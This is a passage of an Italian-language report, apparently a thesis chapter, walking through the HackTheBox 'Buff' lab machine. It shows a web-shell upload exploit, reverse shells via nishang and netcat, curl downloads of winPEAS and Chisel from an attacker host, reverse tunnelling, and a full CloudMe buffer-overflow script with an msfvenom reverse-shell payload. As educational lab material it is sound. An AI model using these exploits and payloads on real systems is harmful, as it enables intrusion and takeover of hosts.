                      'image/png',
                      {'Content-Disposition': 'form-data'}
                    )
                }
    fdata    = {'pupload': 'upload'}
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False, proxies=proxies)
    webshell(SERVER_URL, s)
```

Figura 3.9: Seconda parte del file Python modificato

Una volta salvate le modifiche, tornando sulla Shell, bisogna eseguire lo script di Python modificato, per permettere a BurpSuite di intercettare la chiamata. Di seguito, nella Figura 3.10, viene mostrata l'esecuzione sulla Shell.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ python2 48506.py http://10.10.10.198:8080/
                    ^
/vvvvvvvvvvvv \──────────────────────────────────────,
`^^^^^^^^^^^^ /═══════════BOKU═══════════="
                    v
```

Figura 3.10: Esecuzione del programma in Python sulla Shell

Aprendo BurpSuite, e andando nella sezione *Proxy*, si può notare che viene intercettata la chiamata dal tool utilizzato (Figura 3.11).



Figura 3.11: Intercettazione su BurpSuite

In questa prima parte, si può notare che viene effettuata una chiamata al metodo *GET*, che permette di accodare all'indirizzo della pagina i parametri contenenti i dati da trasmettere. A questo punto, si inoltra la richiesta cliccando su "*Forward*" (Figura 3.12).

In questo modo, viene effettuata la chiamata al metodo *POST*, che permette di inviare i dati con la richiesta al modulo HTTP in maniera non visibile all'utente. Come si nota nella Figura 3.12, ciò permette di effettuare l'upload nel formato *png* del file. Nella riga 21 dell'immagine si nota che è stata aperta una *Web Shell*; essa è un'interfaccia shell-like che



Figura 3.12: Inoltro della richiesta su BurpSuite

consente l'accesso remoto a un server Web. Per comodità, conviene cambiare il metodo *GET* della Web Shell in *REQUEST*, in modo tale da poter effettuare chiamate sia a metodi *GET* che a metodi *POST*. Ora, viene inoltrata nuovamente la richiesta attraverso il tasto "*Forward*". Se quest'ultima va a buon fine, sulla Shell comparirà ciò che viene indicato in Figura 3.13.



Figura 3.13: Apertura della Web Shell

Così facendo, è stata aperta una connessione con la Web Shell, che permette di sfruttare una serie di vulnerabilità comuni delle pagine Web come *SQL Injection* (affrontata nella Sezione 1.2), inclusione di file remoti (*RFI*) o, persino, utilizzare lo *scripting cross-site* (*XSS*).

3.3 Exploitation

A questo punto, si può spegnere l'intercettazione di BurpSuite e si può provare a lavorare con la Web Shell; si nota, tentando un comando `cd` o `dir`, che questa Shell non è persistente, cioè la sua sessione scade dopo un breve periodo e si è costretti a richiamare un'altra Web Shell che a sua volta non sarà persistente. La soluzione a tale problema è l'uso della *Reverse Shell*, che è stata già ampiamente descritta nei capitoli precedenti. Il tool utilizzabile per ottenere una Shell inversa è *Netcat*, come visto nella Sezione 2.5.

Si inizia con la creazione di una cartella `www` con il comando `mkdir www`. Ora, si sfrutta un altro tool importante che permette l'utilizzo di PowerShell, cioè *nishang*, invocando il seguente comando: `cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 www/rev.ps1`. Poi, posizionandosi sulla cartella `www`, con l'editor *vi* si apre il file `rev.ps1`, che contiene le Shell. Modificando il file, si sceglie quella che si preferisce, ricordando di cambiare l'indirizzo IP con quello della propria macchina e stabilendo una porta, che servirà,

poi, per aprire la connessione usando Netcat. Il risultato della modifica è mostrato in Figura 3.14.



Figura 3.14: Configurazione della Shell con nishang

Ora, si può avviare un Web Server con il comando `python3 -m http.server`. Per la connessione viene utilizzato Netcat, attraverso un file eseguibile di Windows chiamato `nc.exe`. Tale file è necessario per il corretto utilizzo di Netcat, poiché esso è un tool basato su Linux, ma la macchina reale sulla quale si sta lavorando è basata sul sistema Windows. Una volta copiato il file eseguibile in `www`, si apre la connessione con `nc` alla porta `9001` (Figura 3.15), cioè quella che era stata inserita nel file `rev.ps1` precedentemente.



Figura 3.15: Connessione alla porta 9001 con Netcat

Tornando alla Web Shell, si esegue un comando di `curl`, che permette di gestire protocolli e simulare chiamate da Browser. A questo punto, se il comando viene eseguito con successo, si ottiene una hit sul Web Server aperto in precedenza con il file eseguibile `nc.exe`. Il tutto è mostrato in Figura 3.16.



Figura 3.16: Corretta esecuzione del comando `curl`

Ora, è necessario eseguire il comando sulla Web Shell per l'attivazione della PowerShell, grazie alla connessione con Netcat alla porta selezionata. In Figura 3.17 vengono mostrati i risultati. Così facendo, è stata aperta la connessione alla PowerShell con successo.

Arrivati a questo punto, è necessario ragionare su come agire per arrivare alla Shell effettiva dell'utente. Le azioni effettuate fino ad ora sono servite ad ottenere un primo accesso al terminale, ma non si ha alcuna informazione utile ad effettuare il login, come, ad esempio, un nome utente e la password. Quindi, la PowerShell è piuttosto statica al momento, poiché non permette di sfruttare attivamente la vulnerabilità. La scelta migliore è quella di effettuare



Figura 3.17: Attivazione della PowerShell

un primo aumento dei privilegi nella fase di Exploitation corrente, per ottenere l'accesso al flag User.

A tale scopo, uno strumento molto interessante e utile da utilizzare in una macchina Windows è *winPEAS*; si tratta di uno script che permette di cercare tutti i possibili percorsi per aumentare i privilegi sugli host basati su tale sistema operativo. Lo script deve essere clonato da un repository specifico di Github; in seguito, bisogna impostare il `cd`. I passaggi appena descritti sono mostrati nella Figura 3.18.



Figura 3.18: Settaggio di winPEAS

A questo punto, si naviga tra le directory per cercare i file binari. Una volta trovati, si cerca la versione del file eseguibile `winPEAS.exe` adatta alla macchina che, in teoria, è la `x64`, e la si copia nella directory `/hackthebox/Buff/www`. Tornando alla PowerShell, si digita il comando `curl 10.10.14.11:8000/winPEASx64.exe -o winpeas.exe`; in questo modo si può copiare il file nella destinazione selezionata e rinominarlo attraverso il flag `-o`. Una volta avvenuto con successo il processo avviato con tale comando, è possibile eseguire il file rinominato `winpeas.exe` con il comando `.\winpeas.exe`; quest'azione permette di trovare i percorsi per scalare i privilegi dell'host Windows che si vuole cercare di attaccare. L'esecuzione del file richiede molto tempo e, inoltre, quest'ultimo risulterà molto lungo, quindi anche la ricerca manuale può essere complicata. Una volta che l'esecuzione va a buon fine, si può analizzare il file eseguibile per cercare tutte le informazioni utili allo scopo che si vuole raggiungere.

Scorrendo il file, si può trovare la sezione relativa a tutte le informazioni possedute dalla macchina che si sta eseguendo, seguite da una serie di vulnerabilità del sistema operativo su cui è basata la macchina *Buff*, cioè Windows. Continuando la ricerca, si raggiunge una sezione relativa alle variabili utente, all'interno della quale potrebbero essere presenti informazioni importanti quali nomi, password o chiavi d'accesso. In questo caso, si può trovare il nome dell'utente che si sta cercando di attaccare, cioè "*shaun*". Un'altra informazione preziosa sull'utente è che ha privilegi da amministratore, come mostrato nella Figura 3.19. Quindi, accedendo alla Shell dell'utente trovato, si potrebbe trovare il flag User che si sta cercando.

L'obiettivo di trovare informazioni sull'utente è stato raggiunto, ma sarebbe opportuno analizzare ulteriormente il file eseguibile di winPEAS, per facilitare le ricerche successive di *privilege escalation* nella fase di Post-Exploitation. Scorrendo ancora il file eseguibile, infatti, si

Figura 3.19: Localizzazione con winPEAS dell'utente

trova una sezione relativa alle porte in ascolto (Figura 3.20): una di queste è la `3306`, relativa a *MySQL*; un'altra è la porta `8888`, relativa al servizio *CloudMe*. Queste informazioni potranno rivelarsi utili in seguito. Terminato l'esame del file, si torna sulla PowerShell per entrare nella directory dell'utente "*shaun*".



Figura 3.20: Porte aperte trovate con winPEAS

Si inizia con un comando `cd \users` e, una volta posizionati all'interno di tale directory, si digita il comando `dir`. Tra tali directory figura una di nome "*shaun*", quindi si segue tale direzione, digitando il comando `cd shaun` e poi il comando `dir`, per avere uno sguardo d'insieme delle directory relative a "*shaun*". A questo punto, si naviga all'interno delle varie directory per scoprire dei file o delle informazioni interessanti. Andando sulla directory *Desktop*, si può notare il file `user.txt`, che può essere estratto con il comando `cat`, contenente il primo flag *User* da inserire su HackTheBox.



Figura 3.21: Navigazione della Shell di shaun per trovare il file `user.txt`

3.4 Post-Exploitation

Facendo il punto della situazione, è stato ottenuto il primo controllo della Shell utente, ma è importante proseguire la ricerca per arrivare alla Shell principale, cioè la Root. Dall'esame dell'eseguibile winPEAS, sono state ottenute informazioni interessanti sulle porte aperte relative al servizio *MySQL* e a *CloudMe*. Quindi, si prosegue la ricerca nelle directory al fine di individuare almeno uno di questi servizi, che potrebbero contenere credenziali importanti per scalare i privilegi. Navigando nella directory *Downloads* dell'utente "shaun" con il comando `dir downloads`, si può trovare un file eseguibile d'interesse, ovvero `CloudMe_1112.exe`. Non si hanno particolari informazioni relative a questo servizio; quindi si procede nuovamente con la ricerca manuale di exploit tramite *searchsploit*, come mostrato in Figura 3.22.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ searchsploit CloudMe
 Exploit Title                                                  |  Path
CloudMe 1.11.2 - Buffer Overflow (PoC)                          | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)                 | windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)                 | windows/local/48840.py
CloudMe 1.9 - Buffer Overflow (DEP) (Metasploit)                | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)         | windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)  | windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow                     | windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt                 | windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)        | windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow                         | windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)      | windows_x86-64/remote/44784.py
Shellcodes: No Results

┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ searchsploit -x windows/remote/48389.py
```

Figura 3.22: Ricerca con searchsploit di exploit su CloudMe

Analizzando l'output in figura, si può notare alla prima riga una debolezza di tipo *Buffer Overflow*, che è stata già descritta nella Sezione 1.4.3. D'altronde, la macchina target è nominata "Buff", quindi una vulnerabilità di questo tipo non è inverosimile. Quindi, con l'ultimo comando della figura precedente, si apre lo script di Python che mostra l'exploit. Nella Figura 3.23 è visibile il risultato del comando.

```
#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload    = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload   += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload   += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload   += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload   += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload   += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload   += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload   += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload   += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload   += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload   += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload   += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload   += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload   += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload   += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload   += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload   += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target,8888))
        s.send(buf)
except Exception as e:
        print(sys.exc_value)
(END)
```

Figura 3.23: Script dell'exploit su CloudMe

Si nota di interessante che il target è il *localhost* `127.0.0.1`, e la connessione viene

effettuata alla porta `8888`, come è stato notato precedentemente nell'esecuzione del file winPEAS. Per sicurezza, si può controllare che la porta sia effettivamente in ascolto con il comando `netstat -an` sulla PowerShell, che sfrutta le caratteristiche dell'omonimo tool *Netstat*, il quale fornisce statistiche essenziali su tutte le attività di rete e dà informazioni su quali porte e indirizzi funzionino le rispettive connessioni, oltre a indicare quali siano le porte aperte per accogliere le richieste.

Quindi, è necessario trovare un modo per sfruttare il *localhost*, cioè l'indirizzo di interfaccia del loopback nelle reti TCP/IP, che può essere usato dalle applicazioni per comunicare con lo stesso sistema su cui sono in esecuzione. Una tecnica interessante da sfruttare in questi casi è il *tunneling*; si tratta di un protocollo di comunicazione che permette ad un utente di fornire o accedere ad un servizio non supportato o non fornito direttamente dalla rete. Lo strumento migliore allo scopo è un tool di Kali chiamato *Chisel*; esso è un tunnel TCP veloce, trasportato su HTTP, ed è principalmente utile per passare attraverso i firewall, cioè un dispositivo per la sicurezza della rete che permette di monitorare il traffico in entrata e in uscita utilizzando una serie predefinita di regole di sicurezza per consentire o bloccare gli eventi. L'eseguibile di tale strumento di lavoro deve essere copiato da GitHub per essere utilizzato. In questo caso, è necessaria l'installazione sia per la versione Windows che per Linux. Una volta aver "*diszippato*" l'eseguibile di Windows scaricato, si torna sulla Web Shell per effettuare un comando di `curl` (Figura 3.24). Questo comando permette di effettuare un hit sulle porte `3306` e `8888` del localhost.

```
C:\xampp\htdocs\gym\upload> curl 10.10.14.11:8000/chisel.exe -o chisel.exe
```

Figura 3.24: Comando curl su Web Shell per Chisel

Ora, bisogna "*diszippare*" anche la versione Linux dell'eseguibile. In questo caso, bisogna rendere eseguibile il file e poi eseguirlo su server e porta diversa dalle precedenti, come indicato in Figura 3.25. Il flag `-reverse` serve per attivare Chisel in modalità server sulla macchina host Kali.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ gunzip -d chisel_1.7.7_linux_amd64.gz

┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ mv chisel_1.7.7_linux_amd64 chisel

┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ chmod +x chisel

┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ ./chisel server --reverse --port 9002
2022/10/09 09:07:37 server: Reverse tunnelling enabled
2022/10/09 09:07:37 server: Fingerprint 22l6gX3HHwXsQApD5o+qPK/VDp2prsAGITpJpHaIrko=
2022/10/09 09:07:37 server: Listening on http://0.0.0.0:9002
```

Figura 3.25: Eseguibile di Chisel su Linux

Tornando alla Web Shell, si esegue un passaggio fondamentale del tunneling, cioè il *Reverse tunneling*, che reindirizza la porta del server remoto alla porta del localhost. Tale azione viene eseguita sia sulla porta `3306` che sulla porta `8888`, essendo entrambe queste porte in ascolto del localhost. In Figura 3.26 viene mostrato il comando.

```
C:\xampp\htdocs\gym\upload> .\chisel.exe client 10.10.14.11:9002 R:3306:localhost:3306 R:8888:localhost:8888
```

Figura 3.26: Comando di Reverse tunneling

Poiché il servizio di MySQL non è ancora stato avviato, si ritorna sulla PowerShell per cercare la configurazione nella directory "*gym*". Tra i vari file e directory presenti, risalta

`register.php`; una volta aperto con il comando `type register.php`, si nota un richiamo alla directory `include`. Quindi, tornando sulla PowerShell, si esegue ciò che è mostrato in Figura 3.27.

```
PS C:\xampp\htdocs\gym> cd include
cd include
PS C:\xampp\htdocs\gym\include> dir
dir


    Directory: C:\xampp\htdocs\gym\include


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16/06/2020     16:31            134 db_connect.php
-a----        16/06/2020     16:31           6700 functions.php
-a----        16/06/2020     16:31            453 logout.php
-a----        16/06/2020     16:31            595 process_login.php
-a----        16/06/2020     16:31            412 psl-config.php
-a----        16/06/2020     16:31           2997 register.inc.php
```

Figura 3.27: Esplorazione della directory `include`

Come sottolineato in rosso nella figura precedente, è presente un file `db_connect.php`, il quale potrebbe contenere informazioni preziose sulle credenziali di accesso. Quindi, con il comando `type db_connect.php` si apre tale file.

```
PS C:\xampp\htdocs\gym\include> type db_connect.php
type db_connect.php
<?php
include_once 'psl-config.php';   // As functions.php is not included
$mysqli = new mysqli("localhost", "root", "", "table");
?>
```

Figura 3.28: Apertura del file `db_connect.php`

Le credenziali di accesso risultano essere "*root*" e la password risulta essere vuota. A questo punto, ci si connette al database con le informazioni a disposizione. Nella Figura 3.29 è presente l'esecuzione del comando di connessione. I flag `-p` e `-h` del comando utilizzato sono, rispettivamente, per la connessione alla porta e per la connessione all'host.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ mysql -u root -p -h 127.0.0.1
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.4.11-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figura 3.29: Connessione al database MySQL

Ora, ci si trova all'interno del database del box *Buff*. Quindi, ci si può addentrare tra i vari database dell'istanza di MariaDB del box, mostrandoli con il comando `show databases`. Figura un database `table`, che si può selezionare usando il comando `use table`. Con il comando `show tables`, si possono elencare tutte le tabelle in `table`. Sfortunatamente, la ricerca non porta a risultati, poiché il database non contiene nessun tipo di credenziale utile all'accesso sull'applicazione Web, come si può vedere in Figura 3.30. Anche negli altri database in MariaDB non figura nulla. Quindi, ci si ritrova al punto di partenza, poiché non si hanno informazioni di accesso utili a scalare i privilegi, seguendo la strada delle porte e dei localhost.

A questo punto, la scelta migliore è quella di cercare nell'exploit di CloudMe aperto alla porta 8888 la soluzione d'accesso. Tornando allo script Python visto precedentemente in

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| table              |
| test               |
+--------------------+
6 rows in set (0.048 sec)

MariaDB [(none)]> use table;
Database changed
MariaDB [table]> show tables;
Empty set (0.053 sec)

MariaDB [table]>
```

Figura 3.30: Database MariaDB vuoto

Figura 3.23, attraverso il comando searchsploit si individua una riga interessante, relativa ad una variabile *msfvenom*.

```
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload    = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
```

Figura 3.31: Trovata una variabile *msfvenom* sullo script di CloudMe

Msfvenom è un'istanza della riga di comando di *Metasploit*, utilizzata per generare e produrre tutti i tipi di codice Shell disponibili su Metasploit. *Msfvenom* sfrutta i *payload*, cioè dei pezzi di codice che, inseriti in applicazioni, le fanno diventare "malevole", permettendo di prendere il controllo del dispositivo vittima. Copiando la riga relativa ad *msfvenom* con il comando `grep -i msfvenom 48389.py`, si può lanciare il comando che permette di listare l'intero set di payload a disposizione, cioè `msfvenom -l payloads`. Nella lista, si può trovare un payload `windows/shell/reverse_tcp` per la *Reverse Shell*, cioè la tecnica che è stata utilizzata in precedenza per entrare con PowerShell nella directory dell'utente. Quindi, viene lanciato il comando in Figura 3.32 che crea il payload. Si nota che nel comando `msfvenom` vengono inseriti per il reindirizzamento i localhost e la porta locale della macchina host che si sta utilizzando.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.11 LPORT=9001 -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xba\x17\x2f\x9d\xd7\xd9\xcb\xd9\x74\x24\xf4\x58\x29"
buf += b"\xc9\xb1\x52\x31\x50\x12\x83\xc0\x04\x03\x47\x21\x7f"
buf += b"\x22\x9b\xd5\xfd\xcd\x63\x26\x62\x47\x86\x17\xa2\x33"
buf += b"\xc3\x08\x12\x37\x81\xa4\xd9\x15\x31\x3e\xaf\xb1\x36"
buf += b"\xf7\x1a\xe4\x79\x08\x36\xd4\x18\x8a\x45\x09\xfa\xb3"
buf += b"\x85\x5c\xfb\xf4\xf8\xad\xa9\xad\x77\x03\x5d\xd9\xc2"
buf += b"\x98\xd6\x91\xc3\x98\x0b\x61\xe5\x89\x9a\xf9\xbc\x09"
buf += b"\x1d\x2d\xb5\x03\x05\x32\xf0\xda\xbe\x80\x8e\xdc\x16"
buf += b"\xd9\x6f\x72\x57\xd5\x9d\x8a\x90\xd2\x7d\xf9\xe8\x20"
buf += b"\x03\xfa\x2f\x5a\xdf\x8f\xab\xfc\x94\x28\x17\xfc\x79"
buf += b"\xae\xdc\xf2\x36\xa4\xba\x16\xc8\x69\xb1\x23\x41\x8c"
buf += b"\x15\xa2\x11\xab\xb1\xee\xc2\xd2\xe0\x4a\xa4\xeb\xf2"
buf += b"\x34\x19\x4e\x79\xd8\x4e\xe3\x20\xb5\xa3\xce\xda\x45"
buf += b"\xac\x59\xa9\x77\x73\xf2\x25\x34\xfc\xdc\xb2\x3b\xd7"
buf += b"\x99\x2c\xc2\xd8\xd9\x65\x01\x8c\x89\x1d\xa0\xad\x41"
buf += b"\xdd\x4d\x78\xc5\x8d\xe1\xd3\xa6\x7d\x42\x84\x4e\x97"
buf += b"\x4d\xfb\x6f\x98\x87\x94\x1a\x63\x40\x91\xd0\x65\x9b"
buf += b"\xcd\xe6\x79\xb8\x24\x6e\x9f\xd4\x26\x26\x08\x41\xde"
buf += b"\x63\xc2\xf0\x1f\xbe\xaf\x33\xab\x4d\x50\xfd\x5c\x3b"
buf += b"\x42\x6a\xad\x76\x38\x3d\xb2\xac\x54\xa1\x21\x2b\xa4"
buf += b"\xac\x59\xe4\xf3\xf9\xac\xfd\x91\x17\x96\x57\x87\xe5"
buf += b"\x4e\x9f\x03\x32\xb3\x1e\x8a\xb7\x8f\x04\x9c\x01\x0f"
buf += b"\x01\xc8\xdd\x46\xdf\xa6\x9b\x30\x91\x10\x72\xee\x7b"
buf += b"\xf4\x03\xdc\xbb\x82\x0b\x09\x4a\x6a\xbd\xe4\x0b\x95"
buf += b"\x72\x61\x9c\xee\x6e\x11\x63\x25\x2b\x21\x2e\x67\x1a"
buf += b"\xaa\xf7\xf2\x1e\xb7\x07\x29\x5c\xce\x8b\xdb\x1d\x35"
buf += b"\x93\xae\x18\x71\x13\x43\x51\xea\xf6\x63\xc6\x0b\xd3"
```

Figura 3.32: Creazione del payload per la Reverse Shell

